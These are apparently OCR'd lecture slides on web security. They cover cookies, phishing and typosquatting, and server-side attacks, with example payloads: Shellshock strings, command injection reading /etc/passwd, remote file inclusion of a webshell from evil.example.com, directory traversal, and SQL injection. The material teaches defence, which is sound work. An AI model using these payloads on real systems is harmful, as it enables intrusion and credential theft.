
- Preferable
- Survives when browser tab is closed
- Can be rejected by clients

Cookies

Token that is set by server, stored on client

Key-value pairs (“name=value“)

Access control based on server domain



What Are Cookies Used For?

Authentication

- The cookie proves to the website that the client previously authenticated correctly

Personalization

- Helps the website recognize the user from a previous visit

Tracking

- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie Variations

Non-persistent cookies

- Only stored in memory during browser session

Secure cookies

- Only transmitted over encrypted (SSL) connections
- Only encrypting the cookie is vulnerable to replay attacks

Cookies that include the IP address


- Example: hash(IP) + nonce 
- Makes cookie stealing harder
- Breaks session if IP address of client changes during that session 

Social Engineering Attacks Over the Web

Malware


avast! anti-virus 2011
The #1 Software For Protecting Your PC
Get the web's most popular anti-virus software collection.
Home
Download
Join Now
Member's Login
FAQ
Support
New for 2011 - Version 5.0
You know your computer is acting weird, but why?
Download Now
FAKE
Click Here To Start Downloading Avast! Anti-virus 5.0!
On demand scanner with skinnable simple interface, just select what do you want to scan in which way and press the Play button;
On access scanner, special providers to protect the most of available e-mail clients;
Network traffic--intrusion detection, lightweight firewall;
P2P protection; Web shield--monitors and filters all HTTP traffic;
NNTP scanner--scans all Usenet Newsgroup traffic and all operations with files on PC;
Boot time scanner--scans disks in the same way and in the same time as Windows CHKDSK does.
Get instant access to the world's most trusted antivirus software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware. Protect your PC 24 hours a day with this award-winning software collection.
Download now and get Full Support
Software Info
Customer Rating:
Publisher: ALWIL Software
File size: 17.8 MB
Platform:
Windows (Vista, XP, 2000, 98)
Download Now
Top Features
Official 5.0 Version
new interface & features
Easy Installation
only 2 minutes setup
User Friendly
step by step guides
Ultra Fast Download
free updates
24/7 Technical Support
and more!


Malicious Add-ons/Extensions



Phishing


Facebook | تسجيل الدخول
www.facelook.cixx6.com/login/facebook/ar/?i=3D250207
facebook
التسجيل
يساعدك فيس بوك على التواصل والتشارك مع كل الأشخاص في حياتك.
Fake Facebook URL:
www.facelook.cixx6.com
تسجيل الدخول إلى فيس بوك
يجب عليك تسجيل الدخول لمشاهدة هذه الصفحة.
البريد الإلكتروني:
كلمة السر:
البقاء متصلا
تسجيل الدخول
أو التسجيل في فيس بوك
هل نسيت كلمة السر؟
中文(简体) हिन्दी العربية Italiano Deutsch Français (France) Português (Brasil) Español English (US)
« 日本語

Phishing



Fake Browser with URL using HTML 5

Cybersquatters

In 1994, 2/3 of the Fortune 500 companies had not registered the domains corresponding to their trademarks

- E.g., mcdonalds.com

Some of the speculators, decided to push it a bit by registering such domains, hoping for profit

- This practice was named “cybersquatting”

In some cases, cybersquatters speculated the name of future products and services:

- iphone6.com

Typosquatting

Keyboard users, even experienced ones, make mistakes while typing

Registration of mistypes of popular domains

- foogle.com, ffacebook.com, twitte.com

Standard typo models:

- Double character, exxample.com
- Omitted character, eample.com
- Neighboring character, wxample.com
- Forgetting dots, wwwexample.com
- Character permutation, eaxmple.com

Expired domains

Unlike diamonds… domain names are not forever

- Typical registration period is one year and you can choose more years if you want to

If a domain is not renewed, it eventually expires and gets back into the pool of domain names

People can buy these domains and abuse the residual trust associated with them

- Mostly used for SEO purposes because of existing ranking and backlinks


A benign domain (and all links to it) can eventually become malicious if it switches hands

Defenses

Scan the web/emails/etc. to identify and **blacklist** malicious URLs

Defenses


Scan the web/emails/etc. to identify and **blacklist** malicious URLs



https://developers.google.com/safe-browsing/

Attacks Against the Server

The Server Part



Incorrect Handling of Program Input

Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written

Must identify all data sources

Incorrect handling is a very common failing

Explicitly validate assumptions on size and type of values before use

Example: Shellshock

Bug in how the Bash shell parses functions defined within an environment variable

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

Bash allows for declaring a function within an environment variable

```
F=‘foo() { echo bar; }’
```

The shellshock bug enables execution of commands through an environment variable

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

Passing User Input to a Vulnerable Script

```
POST /index.html HTTP/1.0

X='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

X exported as a shell variable

Server Program

script.sh

Surprising outcome

Command Injection Attacks

Caused by insufficient or no validation of user input

Not the same as code injection

- But equally as bad

Anything that calls the exec() family of calls or system() could be a target

Use of Input Without Validation

A Perl script that print files and directory contents

```
my $arg=shift;


my $arg_len=length($arg);
if ($arg_len <= 0) {
        print "boring\n";
        exit(1);
}
print "displaying files with filter '$arg':\n";
system("ls $arg");
```

arg = "; cat /etc/passwd"

Use of Input With Insufficient Validation

A Perl script that print files and directory contents

```
my $arg=shift;
...
if ($arg =~ m/;/) {
  print "my mother told me to sanitize input!\n";
  exit(1);
}
print "displaying files with filter '$arg':\n";
system("ls $arg");
```

arg = “| cat /etc/passwd”

How to Protect?

Security by design

Follow best practices

- Software Assurance Forum for Excellence in Code (SAFECode)

Do not make assumptions about input

Validate all inputs

- Use libraries → Faster and reusable
- Strict input validation
  - Data type (string, integer, real, etc…);
  - Allowed character set, minimum and maximum length
  - Patterns (e.g., SSN, email, URL, etc.)


Input Validation

A Perl script that print files and directory contents

- Only accepts particular patterns

```
my $arg=shift;

...

if ($arg =~ m /^[A-Za-z0-9_\-.*]*\.
                [A-Za-z0-9_\-.*]*$/) {

  print "displaying files with
         filter '$arg':\n";system("ls $arg");

}

else {

  print "my mother told me to sanitize input!\n";

}
```

File Inclusion Vulnerabilities




Browser

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```

Server

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

File Inclusion Vulnerabilities



Browser

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```


Server

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

Raw write to server

```
/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?
```

File Inclusion Vulnerabilities



Browser

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```

Server

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

Raw write to server

```
/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?
```

File Inclusion Vulnerabilities

Cannot do input validation at the client!

Directory Traversal Vulnerabilities

Server

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include('/usr/local/share/templates/' . $_GET['COLOR);
  }
?>
```

Raw write to server

```
/vulnerable.php?COLOR=../../../etc/passwd
```

Leak password file

Directory Traversal Vulnerabilities

Server

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include('/usr/local/share/templates/' . $_GET['COLOR . '.php');
  }
?>
```

Raw write to server

```
/vulnerable.php?COLOR=../../../etc/passwd%00
```

Leak password file

Handling Input in DB Server

Databases organize data

A database management system (DBMS) is the systems responsible for managing the data and handling the interaction with the user

Most DBs are relational

Today we also see key-value stores (e.g., NoSQL databases)

Relational Databases

Data organized using tables consisting of rows and columns

- Each column holds a particular type of data
- Each row contains a specific value for each column


Ideally has one column where all values are unique, forming an identifier/key for that row

- Enables the creation of multiple tables linked together by a unique identifier that is present in all tables

Use a relational query language to access the database

Allows the user to request data that fit a given set of criteria (i.e., search the data)

Information in multiple tables can be linked through keys



Department Table

Did	Dname	Dacctno
4	human resources	528221
8	education	202035
9	accounts	709257
13	public relations	755827
15	services	223945

primary key

Employee Table

Ename	Did	Salarycode	Eid	Ephone
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

foreign key

primary key

Dname	Ename	Eid	Ephone
human resources	Jasmine	7712	6127099348
education	Holly	3054	6127092729
education	Robin	2976	6127091945
accounts	Smith	4490	6127099380
public relations	Neil	5088	6127092246
services	Robin	2345	6127092485
services	Cody	9664	6127093148

Data from multiple tables can be combined to create views

Structured Query Language (SQL)

Standardized language to define schema, manipulate, and query data in a relational database

Several similar versions of ANSI/ISO standard

All follow the same basic syntax and semantics

SQL statements can be used to:

- Create tables
- Insert and delete data in tables
- Create views
- Retrieve data with query statements

SQL Example

User login on a simple web application

SQL Example

Look for a user/password combination with the values entered by the user

```
...
$query = new CGI;
$username = $query->param("username
$password = $query->param("password
...
$sql_command = "select * from users where
   username='$username' and password='$password'";
$sth = $dbh->execute($sql_command)
...
```

Input without validation



Can I have some more injections please?

Simple SQL Injection

If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘‘
```

Generates an error



Simple SQL Injection

If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘‘
```

If the user enters (injects): ‘ or username=‘administrator as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘ or
username=‘administrator‘
```

Generates a different SQL statement

Simple SQL Injection

If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘‘
```

If the user enters (injects): ‘ or username=‘administrator as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘ or
username=‘administrator‘
```

Comments are also popular:

```
SELECT * FROM users WHERE username=‘administrator‘-- AND password
= ‘whatever‘
```

No Need for Quotes

